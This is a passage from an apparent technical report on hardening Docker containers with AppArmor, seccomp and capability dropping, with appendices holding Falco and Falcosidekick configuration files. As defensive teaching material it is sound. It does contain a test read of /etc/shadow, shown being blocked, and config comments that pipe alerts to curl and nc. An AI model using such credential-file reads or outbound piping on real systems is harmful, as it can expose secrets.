
Here, the ability to write to the /etc folder as well as the concurrent folders is denied.

The writing and reading of the /etc/shadow file is denied as well.

The AppArmor profile has to be loaded before usage, this is with the usage of this command:

```
$ sudo apparmor_parser -r -W <name_of_apparmor_profile>
```

In this instance we use the following:




```
docker@docker:~/Desktop$ sudo apparmor_parser -r -W apparmor-profile
[sudo] password for docker:
docker@docker:~/Desktop$ 
```

Image 72 Loading AppArmor profile

The next step would be to start a container and attach to it the created AppArmor profile:

```
$ docker run -itd –security-opt apparmor=<name_of_apparmor>profile> <name_of_image>
```


Next, a container is started and the previously created apparmor-profile is attached to it:



```
docker@docker:~/Desktop$ docker run -itd --security-opt apparmor=apparmor-profile --name=apparmor_test ubuntu
3cd9ba02a887f2c34b756a6e39349f7068dc5d80bc1a8ce4549cb05c98ddaf4e
docker@docker:~/Desktop$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED          STATUS          PORTS     NAMES
3cd9ba02a887   ubuntu    "bash"    6 seconds ago    Up 4 seconds              apparmor_test
docker@docker:~/Desktop$ 
```

Image 73 Attaching an AppArmor profile to a starting container

As it can be seen, the file /etc/shadow cannot be accessed in any way, and file cannot be created/written inside /etc folder.



```
docker@docker:~/Desktop$ docker exec -it apparmor_test sh
# touch /etc/test.txt
touch: cannot touch '/etc/test.txt': Permission denied
# cat /etc/shadow
cat: /etc/shadow: Permission denied
#
```

Image 74 Functionality result of AppArmor


9.5 Seccomp

Seccomp is a Linux kernel feature, which provides the ability to narrow down the privileges of a process. This is achieved by restricting the syscalls that the container is able to make towards the kernel[21]. A seccomp profile can be created in .json file, where the user can allow or deny system calls.

If seccomp is activated, every time a container is run it has the default profile attached to it. There is the ability to exceed the default seccomp profile by using a profile created by the user.

It has to be mentioned that if the container is started with the privileged attribute, then the seccomp restrictions will not work.

Below, there is the configuration file for a seccomp profile. Here, the chown syscall is restricted for the process that this profile will be attached to.




```
docker@docker:~/Desktop$ cat seccomp-profile.json
{
        "defaultAction": "SCMP_ACT_ALLOW",
        "architectures": [
                "SCMP_ARCH_X86_64",
                "SCMP_ARCH_X86",
                "SCMP_ARCH_X32"
        ],
        "syscalls": [
                {
                        "name": "chown",
                        "action": "SCMP_ACT_ERRNO",
                        "args": []
                }

        ]
}
docker@docker:~/Desktop$
```

Image 75 Configuration of Seccomp profile

The command to start a container with a seccomp profile attached to it is the following:

```
$ docker run -itd –security-opt seccomp=<name_of_secccomp_file> <name_of_image>
```


Here, the container is started with the above seccomp profile attached to it:



```
docker@docker:~/Desktop$ docker run -itd --security-opt seccomp=seccomp-profile.json --name=seccomp_test ubuntu
908c46ef6e041c66e012781149522f836ad44c4ac868480060556bae3ff25f9f
docker@docker:~/Desktop$ docker ps
CONTAINER ID   IMAGE     COMMAND    CREATED          STATUS         PORTS     NAMES
908c46ef6e04   ubuntu    "bash"     2 seconds ago    Up 2 seconds             seccomp_test
```

Image 76 Attaching a Seccomp profile to a starting container

We open a shell to the running container The container tries to use the chown syscall, but the attached seccomp profile does not permit such activity:



```
docker@docker:~/Desktop$ docker exec -it seccomp_test sh
# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
# cd home
# ls
# adduser test
Adding user `test' ...
Adding new group `test' (1000) ...
Adding new user `test' (1000) with group `test' ...
Creating home directory `/home/test' ...
Stopped: chown 1000:1000 /home/test: Operation not permitted

Removing directory `/home/test' ...
Removing user `test' ...
Removing group `test' ...
groupdel: group 'test' does not exist
adduser: `groupdel test' returned error code 6. Exiting.
#
```


Image 77 Functionality result of Seccomp

9.6 Capabilities

The Linux kernel has the ability to break down the privileges of the root user into units, which are known as capabilities. One example of such capability is cap_chown, which allows the root user to execute changes to the user/group ownership of a file.

In this instance, a connection through shell is opened to a container.


The capsh –print is used in order to check the current capabilities of this particular container. Here, the container possesses all capabilities.



```
# capsh --print
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_servic
e,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_s
ervice,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!c
ap_sys_module,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource
,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_
alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
# 
```

Image 78 Printing capabilities of a container


In order to test the functionality of capabilities, a container is ran but only cap_chown capability is disabled. The result is that when the user inside the container tries to use chown, the system returns that there is no permission for such activity:



```
docker@docker:~$ docker run -it --cap-drop CHOWN --name=capabilities_test ubuntu sh
# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
# touch /tmp/test.txt
# chown nobody /tmp/test.txt
chown: changing ownership of '/tmp/test.txt': Operation not permitted
#
```

Image 79 Dropping only CHOWN capability of a container

By printing again the available capabilities of the container, it can be observed that the container misses the cap_chown capability indeed.



```
# capsh --print
Current: cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_
raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap
_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_chown,!cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_i
pc_owner,!cap_sys_module,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_s
ys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog
,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
#
```

Image 80 Printing capabilities after dropping CHOWN capability

It is possible to drop all the capabilities of the containers, and add only those that are needed. This functionality can be achieved by the following command:

```
$ docker run -itd –cap-drop ALL <name of image>
```

The ability to allow certain capabilities while all others are dropped is available as well. An example of such functionality would be the following:

```
$ docker run -it –cap-drop ALL –cap-add <name_of_capability> <name_of_image>
```

Appendix A

```
# Copyright (C) 2022 The Falco Authors.
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#     http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#

# File(s) or Directories containing Falco rules, loaded at startup.
# The name "rules_file" is only for backwards compatibility.
# If the entry is a file, it will be read directly. If the entry is a directory,
# every file in that directory will be read, in alphabetical order.
#
# falco_rules.yaml ships with the falco package and is overridden with
# every new software version. falco_rules.local.yaml is only created
# if it doesn't exist. If you want to customize the set of rules, add
# your customizations to falco_rules.local.yaml.
#
# The files will be read in the order presented here, so make sure if
# you have overrides they appear in later files.
```

```
rules_file:
  - /etc/falco/falco_rules.yaml
  - /etc/falco/falco_rules.local.yaml
  - /etc/falco/rules.d

#
# Plugins that are available for use. These plugins are not loaded by
# default, as they require explicit configuration to point to
# cloudtrail log files.
#

# To learn more about the supported formats for
# init_config/open_params for the cloudtrail plugin, see the README at
# https://github.com/falcosecurity/plugins/blob/master/plugins/cloudtrail/README.md.
plugins:
  - name: k8saudit
    library_path: libk8saudit.so
    init_config:
    #   maxEventSize: 262144
    #   webhookMaxBatchSize: 12582912
    #   sslCertificate: /etc/falco/falco.pem
    open_params: "http://:9765/k8s-audit"
  - name: cloudtrail
    library_path: libcloudtrail.so
    # see docs for init_config and open_params:
    # https://github.com/falcosecurity/plugins/blob/master/plugins/cloudtrail/README.md
  - name: json
    library_path: libjson.so
```

```
# Setting this list to empty ensures that the above plugins are *not*
# loaded and enabled by default. If you want to use the above plugins,
# set a meaningful init_config/open_params for the cloudtrail plugin
# and then change this to:
# load_plugins: [cloudtrail, json]
load_plugins: []

# Watch config file and rules files for modification.
# When a file is modified, Falco will propagate new config,
# by reloading itself.
watch_config_files: true

# If true, the times displayed in log messages and output messages
# will be in ISO 8601. By default, times are displayed in the local
# time zone, as governed by /etc/localtime.
time_format_iso_8601: false

# If "true", print falco alert messages and rules file
# loading/validation results as json, which allows for easier
# consumption by downstream programs. Default is "false".
json_output: true

# When using json output, whether or not to include the "output" property
# itself (e.g. "File below a known binary directory opened for writing
# (user=root ....") in the json output.
json_include_output_property: true
```

```
# When using json output, whether or not to include the "tags" property
# itself in the json output. If set to true, outputs caused by rules
# with no tags will have a "tags" field set to an empty array. If set to
# false, the "tags" field will not be included in the json output at all.
json_include_tags_property: true
# Send information logs to stderr and/or syslog Note these are *not* security
# notification logs! These are just Falco lifecycle (and possibly error) logs.
log_stderr: true
log_syslog: true

# Minimum log level to include in logs. Note: these levels are
# separate from the priority field of rules. This refers only to the
# log level of falco's internal logging. Can be one of "emergency",
# "alert", "critical", "error", "warning", "notice", "info", "debug".
log_level: info

# Falco is capable of managing the logs coming from libs. If enabled,
# the libs logger send its log records the same outputs supported by
# Falco (stderr and syslog). Disabled by default.
libs_logger:
  enabled: false
  # Minimum log severity to include in the libs logs. Note: this value is
  # separate from the log level of the Falco logger and does not affect it.
  # Can be one of "fatal", "critical", "error", "warning", "notice",
  # "info", "debug", "trace".
  severity: debug
```

```
# Minimum rule priority level to load and run. All rules having a
# priority more severe than this level will be loaded/run.  Can be one
# of "emergency", "alert", "critical", "error", "warning", "notice",
# "informational", "debug".
priority: debug

# Whether or not output to any of the output channels below is
# buffered. Defaults to false
buffered_outputs: false

# Falco uses a shared buffer between the kernel and userspace to pass
# system call information. When Falco detects that this buffer is
# full and system calls have been dropped, it can take one or more of
# the following actions:
#   - ignore: do nothing (default when list of actions is empty)
#   - log: log a DEBUG message noting that the buffer was full
#   - alert: emit a Falco alert noting that the buffer was full
#   - exit: exit Falco with a non-zero rc
#
# Notice it is not possible to ignore and log/alert messages at the same time.
#
# The rate at which log/alert messages are emitted is governed by a
# token bucket. The rate corresponds to one message every 30 seconds
# with a burst of one message (by default).
#
# The messages are emitted when the percentage of dropped system calls
# with respect the number of events in the last second
# is greater than the given threshold (a double in the range [0, 1]).
# For debugging/testing it is possible to simulate the drops using
# the `simulate_drops: true`. In this case the threshold does not apply.

syscall_event_drops:
  threshold: .1
  actions:
    - log
    - alert
  rate: .03333
  max_burst: 1

# Falco uses a shared buffer between the kernel and userspace to receive
# the events (eg., system call information) in userspace.
#
# Anyways, the underlying libraries can also timeout for various reasons.
# For example, there could have been issues while reading an event.
# Or the particular event needs to be skipped.
# Normally, it's very unlikely that Falco does not receive events consecutively.
#
# Falco is able to detect such uncommon situation.
#
# Here you can configure the maximum number of consecutive timeouts without an event
# after which you want Falco to alert.
# By default this value is set to 1000 consecutive timeouts without an event at all.
# How this value maps to a time interval depends on the CPU frequency.

syscall_event_timeouts:
  max_consecutives: 1000
```

```
# --- [Description]

#

# This is an index that controls the dimension of the syscall buffers.

# The syscall buffer is the shared space between Falco and its drivers where all the syscall events

# are stored.

# Falco uses a syscall buffer for every online CPU, and all these buffers share the same dimension.

# So this parameter allows you to control the size of all the buffers!

#

# --- [Usage]

#

# You can choose between different indexes: from `1` to `10` (`0` is reserved for future uses).

# Every index corresponds to a dimension in bytes:

#

# [(*), 1 MB, 2 MB, 4 MB, 8 MB, 16 MB, 32 MB, 64 MB, 128 MB, 256 MB, 512 MB]

#   ^    ^     ^     ^     ^     ^      ^      ^       ^       ^       ^

#   |    |     |     |     |     |      |      |       |       |       |

#   0    1     2     3     4     5      6      7       8       9       10

#

# As you can see the `0` index is reserved, while the index `1` corresponds to

# `1 MB` and so on.

#

# These dimensions in bytes derive from the fact that the buffer size must be:

# (1) a power of 2.

# (2) a multiple of your system_page_dimension.

# (3) greater than `2 * (system_page_dimension)`.

# According to these constraints is possible that sometimes you cannot use all the indexes, let's
consider an

# example to better understand it:

# If you have a `page_size` of 1 MB the first available buffer size is 4 MB because 2 MB is exactly

# `2 * (system_page_size)` -> `2 * 1 MB`, but this is not enough we need more than `2 *
(system_page_size)`!
```

```
# So from this example is clear that if you have a page size of 1 MB the first index that you can use
is `3`.

#

# Please note: this is a very extreme case just to let you understand the mechanism, usually the
page size is something

# like 4 KB so you have no problem at all and you can use all the indexes (from `1` to `10`).

#

# To check your system page size use the Falco `--page-size` command line option. The output on a
system with a page

# size of 4096 Bytes (4 KB) should be the following:

#

# "Your system page size is: 4096 bytes."

#

# --- [Suggestions]

#

# Before the introduction of this param the buffer size was fixed to 8 MB (so index `4`, as you can
see

# in the default value below).

# You can increase the buffer size when you face syscall drops. A size of 16 MB (so index `5`) can
reduce

# syscall drops in production-heavy systems without noticeable impact. Very large buffers
however could

# slow down the entire machine.

# On the other side you can try to reduce the buffer size to speed up the system, but this could

# increase the number of syscall drops!

# As a final remark consider that the buffer size is mapped twice in the process' virtual memory so
a buffer of 8 MB

# will result in a 16 MB area in the process virtual memory.

# Please pay attention when you use this parameter and change it only if the default size doesn't
fit your use case.


syscall_buf_size_preset: 4
```

```
# Falco continuously monitors outputs performance. When an output channel does not allow
# to deliver an alert within a given deadline, an error is reported indicating
# which output is blocking notifications.
# The timeout error will be reported to the log according to the above log_* settings.
# Note that the notification will not be discarded from the output queue; thus,
# output channels may indefinitely remain blocked.
# An output timeout error indeed indicate a misconfiguration issue or I/O problems
# that cannot be recovered by Falco and should be fixed by the user.
#
# The "output_timeout" value specifies the duration in milliseconds to wait before
# considering the deadline exceed.
#
# With a 2000ms default, the notification consumer can block the Falco output
# for up to 2 seconds without reaching the timeout.

output_timeout: 2000
# A throttling mechanism implemented as a token bucket limits the
# rate of Falco notifications. One rate limiter is assigned to each event
# source, so that alerts coming from one can't influence the throttling
# mechanism of the others. This is controlled by the following options:
#  - rate: the number of tokens (i.e. right to send a notification)
#    gained per second. When 0, the throttling mechanism is disabled.
#    Defaults to 0.
#  - max_burst: the maximum number of tokens outstanding. Defaults to 1000.
#
# With these defaults, the throttling mechanism is disabled.
# For example, by setting rate to 1 Falco could send up to 1000 notifications
# after an initial quiet period, and then up to 1 notification per second
# afterward. It would gain the full burst back after 1000 seconds of
# no activity.
```

```
outputs:
  rate: 0
  max_burst: 1000

# Where security notifications should go.
# Multiple outputs can be enabled.
syslog_output:
  enabled: true

# If keep_alive is set to true, the file will be opened once and
# continuously written to, with each output message on its own
# line. If keep_alive is set to false, the file will be re-opened
# for each output message.
#
# Also, the file will be closed and reopened if falco is signaled with
# SIGUSR1.

file_output:
  enabled: false
  keep_alive: false
  filename: ./events.txt

stdout_output:
  enabled: true

# Falco contains an embedded webserver that is used to implement an health
# endpoint for checking if Falco is up and running. These config options control
# the behavior of that webserver. By default, the webserver is enabled and
# the endpoint is /healthz.
```

```
#
# The ssl_certificate is a combination SSL Certificate and corresponding
# key contained in a single file. You can generate a key/cert as follows:
#
# $ openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out certificate.pem
# $ cat certificate.pem key.pem > falco.pem
# $ sudo cp falco.pem /etc/falco/falco.pem
webserver:
  enabled: true
  # when threadiness is 0, Falco automatically guesses it depending on the number of online cores
  threadiness: 0
  listen_port: 8765
  k8s_healthz_endpoint: /healthz
  ssl_enabled: false
  ssl_certificate: /etc/falco/falco.pem

# Possible additional things you might want to do with program output:
#   - send to a slack webhook:
#         program: "jq '{text: .output}' | curl -d @- -X POST https://hooks.slack.com/services/XXX"
#   - logging (alternate method than syslog):
#         program: logger -t falco-test
#   - send over a network connection:
#         program: nc host.example.com 80
# If keep_alive is set to true, the program will be started once and
# continuously written to, with each output message on its own
# line. If keep_alive is set to false, the program will be re-spawned
# for each output message.
#
# Also, the program will be closed and reopened if falco is signaled with
# SIGUSR1.
```

```
program_output:
  enabled: false
  keep_alive: false
  program: "jq '{text: .output}' | curl -d @- -X POST https://hooks.slack.com/services/XXX"

http_output:
  enabled: true
  url: "http://172.17.1.68:2801/"
  #user_agent: "falcosecurity/falco"

# Falco supports running a gRPC server with two main binding types
# 1. Over the network with mandatory mutual TLS authentication (mTLS)
# 2. Over a local unix socket with no authentication
# By default, the gRPC server is disabled, with no enabled services (see grpc_output)
# please comment/uncomment and change accordingly the options below to configure it.
# Important note: if Falco has any troubles creating the gRPC server
# this information will be logged, however the main Falco daemon will not be stopped.
# gRPC server over network with (mandatory) mutual TLS configuration.
# This gRPC server is secure by default so you need to generate certificates and update their paths here.
# By default the gRPC server is off.
# You can configure the address to bind and expose it.
# By modifying the threadiness configuration you can fine-tune the number of threads (and context) it will use.
# grpc:
#   enabled: true
#   bind_address: "0.0.0.0:5060"
#   # when threadiness is 0, Falco sets it by automatically figuring out the number of online cores
#   threadiness: 0
#   private_key: "/etc/falco/certs/server.key"

#   cert_chain: "/etc/falco/certs/server.crt"

#   root_certs: "/etc/falco/certs/ca.crt"


# gRPC server using an unix socket

grpc:

  enabled: false

  bind_address: "unix:///run/falco/falco.sock"

  # when threadiness is 0, Falco automatically guesses it depending on the number of online cores

  threadiness: 0


# gRPC output service.

# By default it is off.

# By enabling this all the output events will be kept in memory until you read them with a gRPC client.

# Make sure to have a consumer for them or leave this disabled.

grpc_output:

  enabled: false


# Container orchestrator metadata fetching params

metadata_download:

  max_mb: 100

  chunk_wait_us: 1000

  watch_freq_sec: 1
```

Appendix B

```
#listenaddress: "172.17.1.68" # ip address to bind falcosidekick to (default: "" meaning all
addresses)

#listenport: 2801 # port to listen for daemon (default: 2801)

debug: false # if true all outputs will print in stdout the payload they send (default: false)

#customfields: # custom fields are added to falco events and metrics, if the value starts with % the
relative env var is used

#  Akey: "AValue"

#  Bkey: "BValue"

#  Ckey: "CValue"

#templatedfields: # templated fields are added to falco events and metrics, it uses Go template +
output_fields values

#  Dkey: '{{ or (index . "k8s.ns.labels.foo") "bar" }}'

#mutualtlsfilespath: "/etc/certs" # folder which will used to store client.crt, client.key and ca.crt
files for mutual tls (default: "/etc/certs")

smtp:

  hostport: "ip_of_server:port" # host:port address of SMTP server, if not empty, SMTP output is
  enabled

  authmechanism: "plain" # SASL Mechanisms : plain, oauthbearer, external, anonymous or ""
  (disable SASL). Default: plain

  user: "your_username" # user for Plain Mechanism

  password: "your_password" # password for Plain Mechanism

  #token: "" # OAuthBearer token for OAuthBearer Mechanism

  #identity: "" # identity string for Plain and External Mechanisms

  #trace: "" trace string for Anonymous Mechanism

 from: "your_email_address" # Sender address (necessary if SMTP is enabled)

  to: "your_recipient_email_address" # comma-separated list of Recipident addresses, can't be
  empty (mandatory if SMTP output is enabled)

  outputformat: "" # html (default), text

 # minimumpriority: "" # minimum priority of event for using this output, order is
emergency|alert|critical|error|warning|notice|informational|debug or "" (default)
```

Bibliography

[1] “What is Virtualization”, https://www.redhat.com/en/topics/virtualization/what-is-virtualization

[2] João Carlos Maduro,"Automatic Service Containerization with Docker", July 26, 2021

[3] Docker, https://www.docker.com/

[4] Docker Documentation, https://docs.docker.com/

[5] Docker architecture, https://www.aquasec.com/cloud-native-academy/docker-container/docker-architecture/

[6] Docker Hub, https://hub.docker.com/

[7] Docker-compose, https://github.com/docker/compose

[8] NGINX, https://nginx.org/en/

[9] VirtualBox, https://www.virtualbox.org/

[10] Static Analysis, https://www.checkpoint.com/cyber-hub/cloud-security/what-is-static-code-analysis/

[11] Vipin Jain, Dr. Baldev Singh, Medha Khenwar, Milind Sharma, "Static Vulnerability Analysis of Docker Images", 2019, https://iopscience.iop.org/article/10.1088/1757-899X/1131/1/012018

[12] Docker Bench Security, https://github.com/docker/docker-bench-security

[13] Trivy, https://github.com/aquasecurity/trivy

[14] Static and Dynamic Analysis, https://www.paloaltonetworks.com/cyberpedia/why-you-need-static-analysis-dynamic-analysis-machine-learning

[15] Falco, https://github.com/falcosecurity/falco

[16] Falcosidekick, https://github.com/falcosecurity/falcosidekick

